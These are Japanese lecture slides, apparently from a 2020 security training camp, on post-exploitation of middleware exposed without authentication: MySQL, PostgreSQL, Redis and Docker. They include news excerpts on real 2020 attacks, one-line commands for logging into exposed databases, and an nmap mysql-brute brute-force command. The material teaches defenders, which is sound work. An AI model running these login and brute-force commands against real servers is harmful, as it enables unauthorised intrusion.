



Learn the essential way of thinking about vulnerabilities through post-exploitation on middlewares

セキュリティ・キャンプ全国大会2020オンライン


Teppei Fukuda (@knqyf263)
Taichi Kotake (@tkmru)

本日の流れ

- ・なぜPost Exploitationを学ぶのか？
- ・ミドルウェアのログイン後に何が出来るか？
 - ・MySQL編
 - ・PostgreSQL編（ハンズオン）
 - ・Redis編（ハンズオン）
 - ・Docker編
- ・演習

自己紹介 (1/2)

- ・名前 : Teppei Fukuda (@knqyf263)
- ・所属 : Aqua Security Software Ltd.
Open Source Team
Open Source Engineer
- ・所在地 : Tel-Aviv, Israel



自己紹介 (2/2)

- ・名前：Taichi Kotake (@tkmru)
- ・所属：株式会社アカツキ
セキュリティエンジニア
- ・所在地：東京
- ・著書：
 - ・WEB+DB PRESS Vol.118
特集3 ツールで簡単！はじめての脆弱性調査（技術評論社）
 - ・リバースエンジニアリングツールGhidra実践ガイド（マイナビ出版）



なぜPost Exploitationを学ぶのか？

Post Exploitationとは

- Carlos Perez (Metasploit開発チーム)
 - "Shell is Only the Beginning" 「シェルは始まりに過ぎない」
- Exploitを成功させたあとの行動
 - 侵入してから何をするのか？が重要
 - 例
 - 権限昇格
 - パスワード・ハッシュの取得
 - キーロガー
 - パケットスニッファー
 - etc



Cyber Kill Chain

Reconnaissance

Weaponization

Action on
Objectives

Delivery

Command &
Control

Exploitation

Installation

攻撃の流れ（講義用にやや改変）



守る側の視点（あくまで一例）



今回の講義は
こここの話がメイン

武器化

攻撃

侵入拡大

STEP
01

STEP
02

STEP
03

STEP
04

STEP
05

STEP
06

STEP
07

偵察

配送

インストール

目的達成

侵入・侵害範囲の把握は重要

開発環境のダミーデータが
盗まれただけ？

01
STEP

02
STEP

03
STEP

04
STEP

05
STEP

本番サーバにも
侵入された？

DBから個人情報を
盗まれた？

開発サーバのroot
は取られた？

Active Directoryに
侵入された？



侵入後の攻撃方法を学んでおく



侵入後に何が出来たのか？を知っておく

現実世界の話



| Home | Categories |

[Home](#) » [Cloud](#) » Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining


Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining

Posted on [April 21, 2020](#) at 5:59 am Posted in: Cloud Author: Trend Micro



By David Fiser and Jaromír Horejsi (Threat Researchers)

Recently, we wrote an article about [more than 8,000 unsecured Redis instances](#) found in the cloud. In this article, we expound on how these instances can be abused to perform remote code execution (RCE), as demonstrated by malware samples captured in the wild. These malicious files have been found to turn Redis instances into [cryptocurrency-mining](#) bots and have been discovered to infect other vulnerable instances via their “wormlike” spreading capability.



MUST READ: [Unveiled: New M1 Apple Silicon-powered MacBook Air, Mac Mini, and MacBook Pro](#)

A hacker has wiped, defaced more than 15,000 Elasticsearch servers

Hacker tries to pin the blame on Night Lion Security, a US cyber-security firm.

By Catalin Cimpanu for Zero Day | April 3, 2020 -- 04:49 GMT (05:49 BST) | Topic: Security



Image: Elastic, ZDNet

For the past two weeks, a hacker has been breaking into Elasticsearch servers that have been left open on the internet without a password and attempting to wipe their content, while also leaving the name of a cyber-security firm behind, trying to divert blame.


SEE ALSO

[Internet of Things: Progress, risks, and opportunities \(free PDF\)](#)


MORE FROM CATALIN CIMPANU




Security
Microsoft November 2020 Patch Tuesday arrives with fix for Windows zero-day



Security
New Platypus attack can steal data from Intel CPUs



Security
Chrome to block tab-nabbing attacks



Security
New 'Ghimob' malware can spy on 153 Android mobile applications

NEWSLETTERS

ZDNet Security

Your weekly update on security around the globe, featuring research, threats, and more.

Your email address

SUBSCRIBE

Aqua Blog



Assaf Morag • June 26, 2020

Threat Alert: An Attack Against a Docker API Leads To Hidden Cryptominers



Business For Home

Products Solutions Why Trend Micro Research Support Partners Co

Cyber Threats

Metasploit Shellcodes Attack Exposed Docker APIs

We recently observed an interesting payload deployment using the Metasploit Framework (MSF) against exposed Docker APIs.

By: Alfredo Oliveira, David Fiser
October 12, 2020





全て2020年の記事
今ホットな話題

ミドルウェアの誤った公開

- ・ 設定ミスや低いセキュリティ意識によりミドルウェアをインターネット上に認証無しで（仮にあっても弱い認証で）公開してしまう事例は非常に多い
 - Redis
 - Elasticsearch
 - Docker API
 - MySQL
 - PostgreSQL
 - etc...



攻撃者はログインし放題



DBサーバにログインする方法

コマンド例

- MySQL:
 - \$ mysql -u root -h <ipアドレス>
- Postgres DB:
 - \$ psql -U postgres -h <ipアドレス>
- Redis:
 - \$ redis-cli -h <ipアドレス>

DBサーバへのブルートフォース

NSE (Nmap Scripting Engine)

- ・認証がかかっていた場合でも弱いものなら簡単に突破可能
- ・Nmapに付属しているスクリプトでブルートフォース攻撃できる
 - ・Nmapにはスクリプトエンジン（NSE）が搭載されている
 - ・例: \$ nmap -v -p3306 --script=mysql-brute <ipアドレス>
- ・攻撃者は簡単に攻撃できる!

ログイン出来た！終わり？

"Middleware Exploitation is Only the Beginning"

Teppei Fukuda

ミドルウェアへの侵入は始まり



本講義の対象

前提：ミドルウェアに侵入

ファイルの読み書き
シェルの奪取

武器化

攻撃

侵入拡大

STEP
01

STEP
02

